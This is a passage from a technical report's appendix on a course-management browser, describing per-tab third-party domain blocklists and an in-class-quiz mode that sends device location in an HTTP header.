Tab blacklist is a key-value pairs attached to each tab instance. The key is at the top-level domain, and the value is Boolean. True indicates blocking and false indicates allowing. The initialization of the tab policy can add all domains existing in the global blacklist into tab blacklist and set those key's values to true.

During page loading, the browser will extract resource domain name from resource URL and compare the resource domain name with current page domain name. If the browser detects that the given resource domain name is different from the current page domain name and given domain is not existing in tab blacklist, it will add this domain into tab blacklist with the value false. This means that this browser will not block this resource.

The tab blacklist can be changed by opening the third party resource management dialog. It will list all third parties that exist in the current web page. By switching the switch of specific third party domain, the policy for this domain will be modified accordingly. After this dialog is dismissed. Following operation will be executed by the browser.

1. Check whether current policy mode blocks black list
2. If it blocks black list, the browser will reload the page
3. If it does not block black list, browser will simply do nothing
4. Dismiss the dialog

Appendix2.4.6 In-class-quiz mode

This will be done during HTTP package exchange between FlashQ browser and CrsMgr. If the In-class-quiz mode is turned on, it will carry current mobile device geographical location and send it CrsMgr.

The geographical location acquiring is via android Location Manager library, [45] which provides

Secure CrsMgr: a course manager system

functionalities to get current location and listen location change event. Sending geographical location action happens during browser preparing HTTP request, the implementation is based on following logic:

- a. If in class quiz mode is turned on
- b. Get current user geographical location
- c. Create a new key value pair
- d. Set the key's name as "current_geo", and the value is current user geographical location
- e. Put this key-value pair in HTTP request header.
- f. Finally, browser sends this HTTP request